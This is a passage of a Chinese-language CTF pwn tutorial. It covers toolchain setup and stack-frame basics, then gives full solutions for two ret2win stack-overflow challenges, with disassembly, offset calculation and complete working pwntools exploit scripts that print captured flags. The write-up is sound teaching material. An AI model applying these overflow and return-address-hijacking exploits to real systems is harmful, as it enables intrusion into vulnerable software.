CTF Pwn 教學講義

從 ret2win 打進 Heap Exploitation

五題完整解法 · 觀念從零拆解

涵蓋題目

題目	主題
1. ret2win	堆疊溢位、控 return address
2. weakness	ret2win 變化、找 offset
3. soul-archive-thanos	UAF、type confusion、PIE leak
4. soul-vault-collector	UAF、偽造物件、洩漏沒有%p 的 PIE
5. house-of-water	UAF、tcache poisoning、讀 heap 上的 flag

附加：一條真的 ROP chain 實作

本講義所有腳本皆已實際執行並取得 flag

目錄

1 開始之前：環境與工具 **1**

1.1 你需要準備什麼 . . . 1
1.2 五個防禦機制速查 . . . 1
1.3 第一步：看防禦機制 . . . 2
1.4 踩雷實錄：題目附的 ld 跟 libc 版本不一致 . . . 2
1.4.1 症狀 . . . 2
1.4.2 診斷 . . . 2
1.4.3 解法：自己湊一組版本一致的 toolchain . . . 3
1.5 每一題的固定開場 . . . 4

2 基礎：程式在記憶體裡長什麼樣 **4**

2.1 x86-64 的呼叫約定（System V ABI） . . . 4
2.2 Stack frame：一個函式的長相 . . . 5
2.3 為什麼 overflow 就能控制 rip . . . 5
2.4 怎麼找 offset？三種方法 . . . 6
2.5 再深入一點：每個防禦機制實際上在做什麼 . . . 6
2.5.1 Canary . . . 6
2.5.2 PIE 與 leak . . . 6
2.5.3 ASLR：heap 基底和 PIE 基底沒有關係 . . . 7
2.5.4 NX 與 ROP . . . 7
2.5.5 RELRO 與 GOT . . . 7

3 第一題：ret2win **7**

3.1 題目給了什麼 . . . 8
3.2 逆一下：程式只有三件事 . . . 8
3.3 三個關鍵數字 . . . 9
3.4 offset 為什麼是 buffer + 8 . . . 9
3.5 組出 payload . . . 9
3.6 那個多出來的 ret 是幹什麼的 . . . 9
3.7 完整腳本 . . . 10
3.8 執行結果 . . . 10

4 第二題：weakness（soul-stone） **11**

4.1 先看防禦機制 . . . 11
4.2 程式結構 . . . 11
4.3 目標：`soul_stone()` . . . 12
4.4 腳本 . . . 12

4.5 執行結果 . . . 13
4.6 這題多學到的一件事：offset 要用組語驗證 . . . 13

5 專題課 A：從零開始的 ROP 13
5.1 為什麼 ret2win 不夠用 . . . 14
5.2 關鍵：`ret`是一個「從 stack 讀位址的跳躍」 . . . 14
5.3 gadget：以`ret`結尾的小片段 . . . 14
5.4 一個真的 ROP chain：逐步拆解 . . . 15
5.4.1 chain 的內容 . . . 16
5.5 16-byte 對齊：一個真的會爆的示範 . . . 17
5.6 完整腳本與輸出 . . . 17
5.7 真實題目的 gadget 從哪裡來 . . . 18

6 專題課 B：Heap 基礎 19
6.1 為什麼要懂 heap . . . 19
6.2 malloc 不是「配一塊剛好大的」 . . . 20
6.3 free 之後 chunk 裡長什麼樣 . . . 20
6.4 tcache bins 速查 . . . 21
6.5 safe-linking：fd 不是指標，而是「加密過的」指標 . . . 21
6.6 `tcache_perthread_struct`：heap 的第一塊 . . . 22
6.7 三種 heap 攻擊的名字 . . . 22
6.8 兩道 glibc 的「防呆」你一定要知道 . . . 23
6.8.1 double free 偵測（glibc 2.34+） . . . 23
6.8.2 16-byte 對齊檢查 . . . 23
6.9 本課小結：把 heap 攻擊想成「改一張紙條」 . . . 23

7 第三題：soul-archive-thanos 23
7.1 防禦機制與整體形狀 . . . 23
7.2 資料結構：Soul . . . 24
7.3 PIE leak：題目自己給的 . . . 25
7.4 目標：`soul_ascension()`的四個條件 . . . 25
7.5 type confusion：TransferRecord 蓋到 Soul . . . 25
7.6 攻擊計畫 . . . 26
7.7 完整腳本 . . . 27
7.8 執行結果 . . . 28
7.9 這一題要帶走的三件事 . . . 29

8 第四題：soul-vault-collector 29
8.1 防禦機制與選單 . . . 29

8.2 Soul 的長相 . . . 30
8.3 三個 bug . . . 30
8.3.1 bug 1：release_soul不把指標清掉 ⇒ UAF . . . 30
8.3.2 bug 2：capture_soul把輸入寫進soul->memory指的地方 . . . 30
8.3.3 bug 3：inspect_soul是任意讀 + 任意呼叫 . . . 31
8.4 第一步：從 heap 上 leak 出 heap 基底 . . . 31
8.5 第二步：讓malloc把記憶體配到「別的 Soul」身上 . . . 32
8.6 第三步：forge #1 ——用「讀字串」偷出 PIE . . . 32
8.7 第四步：forge #2 ——把 callback 換成system@plt . . . 33
8.8 完整的 heap 佈局圖（動手前先畫這張） . . . 33
8.9 完整腳本 . . . 34
8.10 執行結果 . . . 36
8.11 這一題要帶走的三件事 . . . 36

9 第五題：house-of-water 37
9.1 防禦機制 . . . 37
9.2 全域陣列與選單 . . . 37
9.3 setup()：flag 的第一站 . . . 37
9.4 四個功能各自的問題 . . . 38
9.4.1 do_free：就是 UAF 本身 . . . 38
9.4.2 check_bounds：那個-0x10的「禮物」 . . . 38
9.4.3 do_edit與do_show：純粹的讀寫原語 . . . 39
9.5 複習：tcache 與 safe-linking . . . 40
9.6 步驟一：兩個同 bin 的兄弟，從fd反推 heap . . . 40
9.7 步驟二：tcache poisoning . . . 41
9.8 步驟三：兩次 malloc，第二次就拿到 flag . . . 41
9.9 步驟四：show出 flag . . . 42
9.10 完整腳本 . . . 42
9.11 執行結果 . . . 44
9.12 「House of …」是什麼？ . . . 44
9.13 這一題要帶走的三件事 . . . 45

10 附錄 45
10.1 附錄 A：完整腳本（實際跑出 flag 的版本） . . . 45
10.2 附錄 B：指令速查表 . . . 56
10.3 附錄 C：Debug 心法與我踩過的雷 . . . 57
10.4 附錄 D：面對新題目的檢查清單 . . . 58
10.5 附錄 E：接下來可以學什麼 . . . 59

1 開始之前：環境與工具

這一章沒有講漏洞，但它是整份講義最實用的一章。原因很簡單：**pwn 題目有九成的挫折感來自環境不對**，而不是你觀念不會。你在後面幾章會看到，這五題裡面有一題（house-of-water）的難點根本不是漏洞，而是題目附的 loader 與 libc 版本不一致。

1.1 你需要準備什麼

工具	用途與安裝
`python3` + `pwntools`	所有腳本的骨架。`pip install --user pwntools`。`process()` 起程式、`remote()` 連遠端、`p64()` 打包位址、`u64()` 解位址。
`gdb` + `pwndbg`/`gef`	看 heap 佈局、看 stack、單步。本講義會用 `x/8gx` 這種指令直接讀記憶體。
`ROPgadget`	掃 gadget，例如 `pop rdi ; ret`。`pip install --user ROPgadget`。
`checksec`	看防禦機制。pwntools 內建：`ELF(path).checksec()`，不必另外裝。
`patchelf`	改 ELF 的 interpreter 與 rpath，讓題目用指定的 libc 跑。
`objdump` / `readelf`	逆組語、看節區與符號表。`objdump -d -M intel` 是人看的格式。

本講義的起手式

每一題都從這三件事開始：

1. `checksec`：有沒有 canary / PIE / NX / RELRO。
2. 找 `main`：看它呼叫了什麼、flag 怎麼被印出來、有沒有 `gets`/`read` 這種不限長度的輸入。
3. 找「目標」：能把 `rip` 指到哪一個函式？還是要拿到 shell？

1.2 五個防禦機制速查

這張表請記牢，後面每一題都會用到。

機制	它在防什麼、你看到它要怎麼想
Canary	在 return address 前面塞一個隨機值（`fs:0x28`）。函式返回前檢查有沒有被改。有的話就 `*** stack smashing detected ***` 然後 abort。⇒ 想 overflow 就必須**先洩漏 canary 再原封不動塞回去**，或改打 heap。
PIE	Position Independent Executable。程式碼被載入到**隨機基底**，你逆出來的 `0x125e` 實際位址是 `base + 0x125e`。⇒ 必須先 leak 一個程式碼位址，算出 `base`。
ASLR	核心層級的隨機化。把 stack、heap、libc、PIE 的基底都隨機化。**注意：heap 基底與 PIE 基底是各自獨立的**（見 2.5.3）。
NX	Non-eXecutable。stack / heap 標成不可執行。⇒ 把 shellcode 塞進 buffer 再跳過去行不通，要改用 **ROP**（第 5 章）。
RELRO	Relocation Read-Only。Full RELRO 會把 GOT 在載入後設成唯讀。⇒ 不能改 GOT，但 heap 攻擊通常也不需要。

機制	它在防什麼、你看到它要怎麼想
SHSTK / IBT (CET)	Intel CET 的硬體防護。ELF 上只是一個 屬性位元，**核心沒有真的啟用時完全沒有作用**。本系列的五題都沒啟用，所以可以跳進沒有 `endbr64` 的位址。

checksec 的 SHSTK/IBT 常常是嚇人的

本系列每一題 `checksec` 都寫 `SHSTK: Enabled, IBT: Enabled`，但實際上直接跳到 `system@plt+4`（沒有 `endbr64` 的位置）也照跑。判斷方式是：先試，真的 SIGSEGV 在 `endbr64` 相關位址再處理。

1.3 第一步：看防禦機制

```python
from pwn import *
elf = ELF('chal', checksec=False)   # checksec=False 先不要印，避免雜訊
print(elf.checksec())
```

```
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
```

看到 `Canary found` + `PIE enabled`，就幾乎可以斷定：**這題不是「覆蓋 return address」的題型，而是 heap 題**。這五題裡面有兩題（ret2win、weakness）是 `No canary found` + `No PIE`，另外三題都是 canary + PIE → 全部走 heap。

1.4 踩雷實錄：題目附的 ld 跟 libc 版本不一致

這一段請務必看完。它花掉的心力比三題漏洞加起來還多。

1.4.1 症狀

題目壓縮檔裡通常會附上它用的 `libc.so.6` 與 `ld-linux-x86-64.so.2`，用意是「請用這一份 libc 跑，這樣位址偏移才會一致」。所以標準做法是：

```
patchelf --set-interpreter ./ld-linux-x86-64.so.2 --set-rpath . ./chal --output chal_patched
./chal_patched
```

這次跑出來的結果是：

```
*** stack smashing detected ***: terminated
```

還沒輸入任何東西就爆 canary。這不是你的漏洞打錯，是環境壞了。

1.4.2 診斷

分別問 libc 與 ld 自己的版本：

```
$ strings -a libc.so.6 | grep "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.35-0ubuntu3.15) stable release version 2.35.

$ ./ld-linux-x86-64.so.2 --version
ld.so (Ubuntu GLIBC 2.39-0ubuntu8.8) stable release version 2.39.
```

一句話總結這個雷

`ld.so` 與 `libc.so.6` **必須是同一版 glibc**。題目把 2.35 的 libc 跟 2.39 的 loader 包在一起，兩者對 TLS（canary 就放在 TLS 裡）、符號版本、內部結構的認知不同，於是程式一啟動 canary 檢查就失敗。

為什麼 canary 會壞掉？

glibc 的 stack canary 存在 TLS（thread-local storage）裡，而 **TLS 的佈局是 loader 決定的**。2.35 的 libc 假設 canary 在 TLS 的某個位置，2.39 的 loader 卻把它放在另一個位置，於是 libc 初始化時讀到錯誤的值，函式返回時一檢查就「被竄改」。換句話說：**版本不符 = 一啟動就死，跟你的 exploit 完全無關**。

1.4.3 解法：自己湊一組版本一致的 toolchain

要拿到 2.35 的 loader，最直接的方式是抓對應版本的 Ubuntu 套件：

```
# 1. 下載跟題目 libc 同版本的 libc6 deb
wget http://archive.ubuntu.com/ubuntu/pool/main/g/glibc/libc6_2.35-0ubuntu3.15_amd64.deb

# 2. 解開（放進一個自己的空目錄，不要跟題目檔案混在一起）
mkdir -p /tmp/deb && dpkg-deb -x libc6_2.35-0ubuntu3.15_amd64.deb /tmp/deb

# 3. 組出 toolchain 目錄
mkdir -p toolchain
cp /tmp/deb/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2  toolchain/ld-2.35.so
cp /tmp/deb/lib/x86_64-linux-gnu/libc.so.6             toolchain/libc.so.6
```

一定要驗證 libc 一模一樣

不要只是「版本號看起來一樣」就相信，直接比對雜湊：

```
$ md5sum 題目附的/libc.so.6 toolchain/libc.so.6
dc315a923a7f751910a9f3a8ecac61c6  題目附的/libc.so.6
dc315a923a7f751910a9f3a8ecac61c6  toolchain/libc.so.6     <-- 一致，安心
```

接著用這組 toolchain 重新 patch：

```
patchelf --set-interpreter /abs/path/toolchain/ld-2.35.so \
         --set-rpath       /abs/path/toolchain \
         ./chal --output ./chal_patched
./chal_patched        # 應該要正常印出選單
```

兩個小細節

- **一定要用絕對路徑**。用相對路徑時，只要你換個目錄執行就會找不到 loader 或 libc。
- `--set-rpath` 要指向**裝著 libc.so.6 的那個目錄**，這樣 loader 就知道要去哪裡找它要配對的 libc。

驗證成功的話，直接執行會看到選單：

```
1) malloc
2) free
3) edit
4) show
5) exit
>
```

一句話心法

先讓程式「乾淨地跑起來」，再開始想漏洞。如果連選單都印不出來，你 debug 的對象是環境，不是你的 exploit。

1.5 每一題的固定開場

```python
import os, re, sys
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

ROOT = '/abs/path/to/pwn'                # 一律絕對路徑，避免 cwd 被改掉
BIN  = os.path.join(ROOT, 'solve/vault/soul_vault_patched')
elf  = ELF(BIN, checksec=False)

def start():
    if args.REMOTE:                      # python3 exp.py REMOTE HOST=... PORT=...
        return remote(args.HOST or 'localhost', int(args.PORT or 1337))
    return process(BIN, cwd=os.path.dirname(BIN))   # cwd = 題目目錄（flag 檔在那）
```

cwd 很重要

`process(BIN, cwd=...)` 讓子行程在題目目錄裡執行。很多題目的 flag 是 `./flag.txt`，工作目錄不對就會「拿到 shell 卻 cat 不到 flag」。

2 基礎：程式在記憶體裡長什麼樣

這一章的每一個觀念，後面五題都會用到。如果你只懂 ret2win，這一章會把「為什麼能打」講清楚；如果你要打 heap，這一章的 stack 圖仍然是最重要的對照組。

2.1 x86-64 的呼叫約定（System V ABI）


東西	規定
參數傳遞	前六個整數/指標參數放在 `rdi, rsi, rdx, rcx, r8, r9`，之後才堆到 stack。回傳值放 `rax`。
`rsp`	stack pointer，指向 stack 最頂端（**位址最小**的那一端）。
`rbp`	frame pointer，指向目前這個函式的 frame 底部，區域變數用 `rbp-0x??` 定址。
`rip`	下一條要執行的指令。**控制它就控制流程**。
`call`	把下一條指令的位址（return address）push 到 stack，然後跳過去。
`ret`	從 stack 彈出 8 bytes 丟進 `rip`。
對齊	在**執行 `call` 之前**，`rsp` 必須是 16 的倍數；所以進入一個函式時（`call` 剛 push 完），`rsp` 會是 $16n+8$。

2.2　Stack frame：一個函式的長相

編譯器（`-O0`）對每個函式都套同一個模板：

```
函式開頭 (prologue)          函式結尾 (epilogue)
  push rbp                     leave      ; = mov rsp,rbp ; pop rbp
  mov  rbp, rsp                ret        ; = pop rip
  sub  rsp, 0x40               (先把 rbp 還原，再彈出 return address)
  ... 區域變數在 rbp-0x40 ...
```

畫成圖就是這樣（位址由下往上增加）：



這張圖就是 pwn 的全部起點


`buf` 的大小是 `0x40`。如果你能**寫超過 0x40 個 byte**，就會依序蓋掉：saved rbp（+0x40 到 +0x47），再來是 return address（+0x48 到 +0x4f）。所以「offset 到 return address」的公式是：

$$\boxed{\text{offset} = \text{buffer 大小} + 8}$$

那個 `+8` 就是 saved rbp。ret2win 這題 buffer 是 `0xa` bytes，所以 offset $= 0xa + 8 = 18$。

2.3　為什麼 overflow 就能控制 rip

因為 `ret` 是「從 `rsp` 指的地方 pop 8 bytes 丟進 `rip`」——而你剛剛把 return address 蓋掉了。於是函式要返回時，`rip` 就變成你寫的值。



2.4 怎麼找 offset？三種方法

1. **看組語（最準）**：找 `gets`/`read` 的參數是從哪個 `rbp-0x??` 開始。ret2win 的 `hello`：

```
401220:  lea    rax,[rbp-0xa]     ; <-- buffer 在 rbp-0xa
401224:  mov    rdi,rax
40122c:  call   4010d0 <gets@plt>
```

⇒ buffer = `0xa`，offset = `0xa` + 8 = `18`。

2. **cyclic pattern（最快）**：送一串不重複的字串，看 `rip` 變成哪四個字母。

```
io.sendline(cyclic(200))
io.wait()
core = io.corefile                # 或 gdb 看 SIGSEGV 時的 rip
print(cyclic_find(core.read(core.rsp, 4)))   # -> offset
```

3. **gdb**：在 `ret` 上下斷點，看 `rsp` 與 buffer 差多少。`pwndbg` 的 `cyclic -l` 也可以反向查。

2.5 再深入一點：每個防禦機制實際上在做什麼

2.5.1 Canary

```
; prologue
mov  rax, qword ptr fs:0x28    ; 從 TLS 讀出 canary
mov  qword ptr [rbp-0x8], rax  ; 放在 buffer 和 return address 中間
; epilogue
mov  rdx, qword ptr [rbp-0x8]
sub  rdx, qword ptr fs:0x28    ; 有沒有被改？
jne  __stack_chk_fail
```

canary 的最後一個 byte 一定是 `0x00`

這是刻意的：讓 `printf("%s")` 之類的字串輸出「遇到 canary 就停」，避免不小心洩漏。想 leak canary 時記得，只要覆蓋到它的第一個 byte 就會壞。

2.5.2 PIE 與 leak

PIE 只是把所有程式碼位址加上一個隨機的 `base`。所以：

$$\text{實際位址} = \texttt{base} + \text{檔案內 } \texttt{offset}$$

只要你 leak 到**任何一個程式碼位址**，就能反推 `base`。例如 soul-archive 題目會直接印 `Inspect Callback: 0x55...3a9`，而 `inspect_human` 的檔案內 offset 是 `0x13a9`，於是 `base = leak - 0x13a9`。

判斷 leak 對不對

PIE `base` **一定是 page 對齊**（結尾是 `000`）。算出來不是 `0x...000` 就是 offset 猜錯了。

2.5.3 ASLR：heap 基底和 PIE 基底沒有關係

這一點非常重要，因為它會直接決定 soul-vault 那題怎麼打。很多人以為「leak 到 heap ⇒ 可以推出 PIE」，**錯**。

Linux 對 PIE 與 brk（heap）使用不同的隨機化：heap 的起點由 `arch_randomize_brk()` 決定，和 PIE 的 `base` 完全獨立。實測 soul-vault 連續跑六次，記錄 PIE 基底與 heap 基底的差：

```
pie=0x55f9edfeb000 heap=0x55fa060a1000  delta=0x180b6000
pie=0x55eea261a000 heap=0x55eeaa58f000  delta=0x7f75000
pie=0x55735016e000 heap=0x55738d069000  delta=0x3cefb000
pie=0x55b8dd90f000 heap=0x55b913f99000  delta=0x3668a000
pie=0x56280fc1c000 heap=0x56282c794000  delta=0x1cb78000
pie=0x55b87131f000 heap=0x55b8af28e000  delta=0x3df6f000
```

差值每次都不一樣（最大到 32 MB）。結論：

所以 soul-vault 的真正難點

題目本身**完全沒有任何 `%p`**，也就是沒有任何現成的位址洩漏。你 leak 得到 heap（heap 上的 `fd` 就是位址），但**推不出 PIE**，而 `stone_state` 這些全域變數都在 PIE 的 `.bss` 裡。第 8 章會示範怎麼在不認識任何 PIE 位址的情況下，硬是從 heap 上「挖」出一個程式碼位址——那是這五題裡最漂亮的一段。

2.5.4 NX 與 ROP

NX 讓 stack 不能執行，所以你不能把 shellcode 放進 buffer 再跳過去。替代方案是 **return-oriented programming**：不注入程式碼，而是**串接程式裡本來就有的小片段**。第 5 章會從零開始講。

2.5.5 RELRO 與 GOT

種類	差別
Partial RELRO	GOT 可寫。傳統攻擊會改 GOT 讓某個函式指向 `system`。
Full RELRO	載入時就把所有符號解析完（`-z now`），然後 `mprotect` 把 GOT 設成唯讀。⇒ 改 GOT 行不通。

這五題全部都是 Partial（ret2win、weakness）或 Full RELRO（三題 heap），但我們的解法都不需要動 GOT。

3 第一題：ret2win

這是五題裡最簡單的一題，也是唯一一題你可以「純靠第二章的圖」就打完的。它的名字 ret2win 就是字面意思：**return to win**——把 return address 改成 `win()`。

3.1 題目給了什麼

壓縮檔解出來是一個執行檔（本講義放在 `work/ret2win/main.out`）與一個 `flag.txt`。先看防禦機制：

```
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
```

這四行直接決定打法

- **No canary** ⇒ 可以放心 overflow，蓋掉 return address 不會被檢查。
- **No PIE** ⇒ 程式碼位址是固定的（`0x400000` 起算），你可以**直接把寫死的位址**填進 payload，不需要先 leak。
- NX enabled ⇒ 不能放 shellcode。但這題也不需要——目標函式就在程式裡。

3.2 逆一下：程式只有三件事

```
00000000004012f0 <main>:
  4012fd:  call   4011f6 <hello>
```

`main` 什麼都沒做，只呼叫 `hello`。而 `hello` 是這樣：

```
00000000004011f6 <hello>:
  4011f6:  endbr64
  4011fa:  push   rbp
  4011fb:  mov    rbp,rsp
  4011fe:  sub    rsp,0x10
  401202:  lea    rax,[rip+0xdff]        # 402008  "Hi, what's your name?"
  40120c:  call   4010a0 <puts@plt>
  401220:  lea    rax,[rbp-0xa]          ; <=== buffer 在這裡！
  401224:  mov    rdi,rax
  40122c:  call   4010d0 <gets@plt>      ; <=== 不限長度的輸入
  401231:  lea    rax,[rbp-0xa]
  401242:  call   4010b0 <printf@plt>    ; printf("Hello, %s!", buf)
  40125c:  leave
  40125d:  ret
```

看到 `gets` 就等於看到「這題可以溢位」。`gets` 沒有長度上限，你送多少它就寫多少，而它就寫在 `rbp-0xa` 這個只有 10 bytes 的地方。

再來找「目標」。程式裡有一個從來沒被呼叫的函式：

```
000000000040125e <win>:
  40126a:  lea    rax,[rip+0xdb9]   # "r"         -> 40202a
  401274:  lea    rax,[rip+0xdb1]   # "flag.txt" -> 40202c
  40127e:  call   4010f0 <fopen@plt>            ; fopen("flag.txt", "r")
  4012ab:  lea    rax,[rbp-0x50]
  4012b4:  mov    rdi,rax
  4012b7:  call   4010c0 <fgets@plt>            ; fgets(buf, 0x40, fp)
  4012c3:  lea    rax,[rip+0xdb7]   # "Hello, %s!" 之類的格式
  4012d2:  call   4010b0 <printf@plt>           ; 印出 flag
```

一句話定義 ret2win

「目標函式已經寫好在程式裡了，我只要讓 `rip` 跳過去就好。」不需要 shellcode、不需要 leak、不需要 ROP——所以它是最適合入門的一題。

3.3 三個關鍵數字

數字	怎麼來的
`win = 0x40125e`	符號表直接查（`ELF(BIN).symbols['win']`），No PIE 所以就是最終位址。
`buffer = 0xa`	`lea rax,[rbp-0xa]`：從 `rbp` 往回算 10 bytes。
`offset = 0x12`	`buffer + 8` $= 0xa + 8 = 18$。那個 8 是 saved `rbp`（第二章的公式）。

3.4 offset 為什麼是 buffer + 8

回憶第二章那張圖：`gets` 從 `rbp-0xa` 開始往**高位址**寫。所以它依序會蓋到：

$$\underbrace{\text{buf[0..9]}}_{10\text{ bytes}}\quad\underbrace{\text{saved rbp}}_{8\text{ bytes}}\quad\underbrace{\text{return address}}_{8\text{ bytes}}$$

你要「碰得到」return address，就必須先填滿 10 bytes 的 buffer，再填滿 8 bytes 的 saved rbp，總共 $10 + 8 = 18$ bytes 之後，才是 return address 的起點。

最常見的兩個錯

- 只填 10 bytes 就接位址 ⇒ 你的位址只蓋到 saved rbp，程式「正常」返回，什麼都沒發生。
- 忘記算 buffer 之外還有別的區域變數 ⇒ offset 偏小。這題很單純（只有一個 buffer），但後面幾題會有陣列＋索引，要更小心。

3.5 組出 payload

```
1 OFFSET = 0xa + 8            # 18
2 payload  = b'A' * OFFSET    # 填滿 buffer + saved rbp
3 payload += p64(RET)         # 對齊用的 ret（下一節解釋）
4 payload += p64(WIN)         # win() 的位址，會被 ret 彈進 rip
```

`p64()` 把一個 64-bit 整數打包成 8 bytes 小端序。小端序的意思是 `0x40125e` 在記憶體裡長這樣：`5e 12 40 00 00 00 00 00`。

3.6 那個多出來的 ret 是幹什麼的

這是很多人第一次寫 ROP 會踩的坑，先講結論：

- x86-64 的 System V ABI 規定：**執行 `call` 之前，`rsp` 必須是 16 的倍數**。

- 有些 libc 函式（例如 `system`、`printf` 在某些路徑）會用 SSE 指令 `movaps` 把資料搬到 16-byte 對齊的位置；`rsp` 沒對齊就直接 SIGSEGV。
- 插一個「只有 `ret` 一個指令」的 gadget，等於把 `rsp` **多推 8 bytes**，用來微調對齊。

誠實說明：這題其實加不加都會過

我實測過這題與下一題（weakness），**加不加那個 `ret` 都拿得到 flag**：

```
ret2win :  no ret -> FLAG OK     +ret -> FLAG OK
weakness:  no ret -> FLAG OK     +ret -> FLAG OK
```

原因是這兩題的 `win()` 只呼叫 `fopen`/`fgets`/`printf`，在題目使用的 glibc 版本下這幾個函式不會因為 `rsp` 差 8 bytes 就爆掉。**但這是運氣，不是通則**。第 5 章我會做一個**真的會爆**的示範，讓你親眼看到「只差一個 `ret` 就 SIGSEGV」。所以在真實比賽裡，看到 chain 爆掉而位址明明正確時，第一個要懷疑的就是對齊。

3.7 完整腳本

```python
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = '/home/kzzz/Documents/code/ctf/ctf7/pwn/work/ret2win/main.out'
elf = ELF(BIN, checksec=False)

WIN = elf.symbols['win']        # 0x40125e
RET = 0x40101a                  # 一個孤立的 `ret` 指令，用來對齊

OFFSET = 0xa + 8                # buf[10] + saved rbp = 18

payload  = b'A' * OFFSET
payload += p64(RET)
payload += p64(WIN)

io = process(BIN, cwd=os.path.dirname(BIN))    # cwd 要在題目目錄，才找得到 flag.txt
io.sendlineafter(b'name?\n', payload)
print(io.recvall(timeout=2).decode(errors='replace'))
```

`cwd` 與 `RET` 的來源

- `process(BIN, cwd=...)`：flag 是 `./flag.txt`，工作目錄不對就 `cat` 不到。
- `RET = 0x40101a`：這是從 `objdump` 裡挑一個「`c3` 前面沒有別的雜訊」的位置，最方便的做法是找 `__libc_csu_init` 附近的 `ret`，或用 `ROPgadget --only "ret"`。這題剛好 `40101a: c3 ret`。

3.8 執行結果

```
[+] Starting local process '.../work/ret2win/main.out': pid 1788470
Hello, AAAAAAAAAAAAAAAAA@!
```

```
OWASP{local_test_flag_ret2win}
```

（`Hello, AAAA...@!` 裡那個 `@` 就是你 `ret` 位址的第一個 byte `0x1a` 被 `printf("%s")` 印出來的殘骸——因為 `gets` 之後程式還是先做了一次 `printf("Hello, %s!")`，那時你的 payload 已經蓋上去了。）

這題你要帶走的三件事

1. **offset = buffer 大小 + 8**（saved rbp）。看組語的 `lea rax,[rbp-0x??]` 最準。
2. **No PIE** 才能直接寫死位址；有 PIE 就得先 leak（第 8 章）。
3. 「**目標函式在程式裡**」是 ret2win 的前提。如果 flag 只能靠 `system("/bin/sh")` 拿，你就需要 **ROP**——下一章。

4　第二題：weakness（soul-stone）

這一題技術上和第一題一模一樣——還是 ret2win。我把它獨立成一章，是因為它會教你 **一個很重要的檢查習慣**：不要相信「buffer 看起來多大」，要去組語裡看 `lea` 的偏移量。

4.1　先看防禦機制

```
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
```

和 ret2win 完全相同：**沒有 canary、沒有 PIE**。看到這個組合，你的第一反應應該就是「找 overflow、找目標函式」。

4.2　程式結構

```
0000000000401297 <main>:
  4012b8:  call   4010c0 <setvbuf@plt>     ; 關掉緩衝，方便互動
  4012d6:  call   4010c0 <setvbuf@plt>
  4012f4:  call   4010c0 <setvbuf@plt>
  4012f9:  call   4011ee <vault>           ; 唯一的重點
```

`main` 設完緩衝就呼叫 `vault`。而 `vault` 裡有兩個關鍵：

```
00000000004011ee <vault>:
  4011ee:  endbr64
  4011f2:  push   rbp
  4011f3:  mov    rbp,rsp
  4011f6:  sub    rsp,0x20                  ; <== 配置了 0x20 bytes 的區域變數
  4011fa:  ...  puts("===============");
  401209:  ...  puts("     SOUL STONE VAULT");
  401218:  ...  puts("===============");
  401227:  ...  printf("Enter your name: ");
  40124a:  lea    rax,[rbp-0x20]             ; <== buffer 起點
  40124e:  mov    rdi,rax
  401256:  call   4010a0 <gets@plt>          ; <== 不限長度
  40125b:  lea    rax,[rbp-0x20]
```

```
401271:  call   401090 <printf@plt>         ; printf("Hello, %s!", buf)
401276:  ...  puts("The Soul Stone remains sealed...");
401295:  leave
401296:  ret
```

offset 的算法完全一樣

buffer $= 0x20$，所以

$$\text{offset} = 0x20 + 8 = 0x28 = 40$$

填 `b'A' * 0x28` 之後，接下來 8 bytes 就是 return address。

4.3　目標：soul_stone()

```
00000000004011b6 <soul_stone>:
  4011b6:  endbr64
  4011ba:  push   rbp
  4011bb:  mov    rbp,rsp
  4011be:  lea    rax,[rip+0xe43]   # 402009
  4011c5:  mov    rdi,rax
  4011c8:  call   401080 <puts@plt>          ; puts("[+] Soul Stone unlocked!")
  4011cd:  lea    rax,[rip+0xe54]   # 402028
  4011d4:  mov    rdi,rax
  4011d7:  call   401080 <puts@plt>          ; puts("OWASP{S0ul_St0ne_...}")
  4011ec:  pop    rbp
  4011ed:  ret
```

注意 `0x402028` 這個位址——它就是 flag 本身：

```
$ strings -a -t x soul | grep -i owasp
    2028 OWASP{S0ul_St0ne_Buff3r_0v3rfl0w}
```

這題的 flag 是「印出來的」，不是「讀檔案」

ret2win 的 `win()` 是 `fopen("flag.txt")` 把檔案內容讀進來印；weakness 的 `soul_stone()` 則是直接把一個字串常數 `puts` 出去，那個常數就編在 `.rodata` 裡。
所以：

- 這題**不需要** flag.txt，`cwd` 不重要。
- 但這也意味著你能直接用 `strings` 把 flag 看出來——**這是題目設計上的小漏洞**，正式比賽不該這樣。當成一個提醒就好。

4.4　腳本

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

```

```python
BIN = '/home/kzzz/Documents/code/ctf/ctf7/pwn/work/weakness/soul'
elf = ELF(BIN, checksec=False)

SOUL_STONE = elf.symbols['soul_stone']      # 0x4011b6
RET        = 0x40101a                       # 對齊用（同上一章）

OFFSET = 0x20 + 8                           # buf[0x20] + saved rbp

payload  = b'A' * OFFSET
payload += p64(RET)
payload += p64(SOUL_STONE)

io = process(BIN, cwd=os.path.dirname(BIN))
io.sendlineafter(b'Enter your name: ', payload)
print(io.recvall(timeout=2).decode(errors='replace'))
```

4.5 執行結果

```
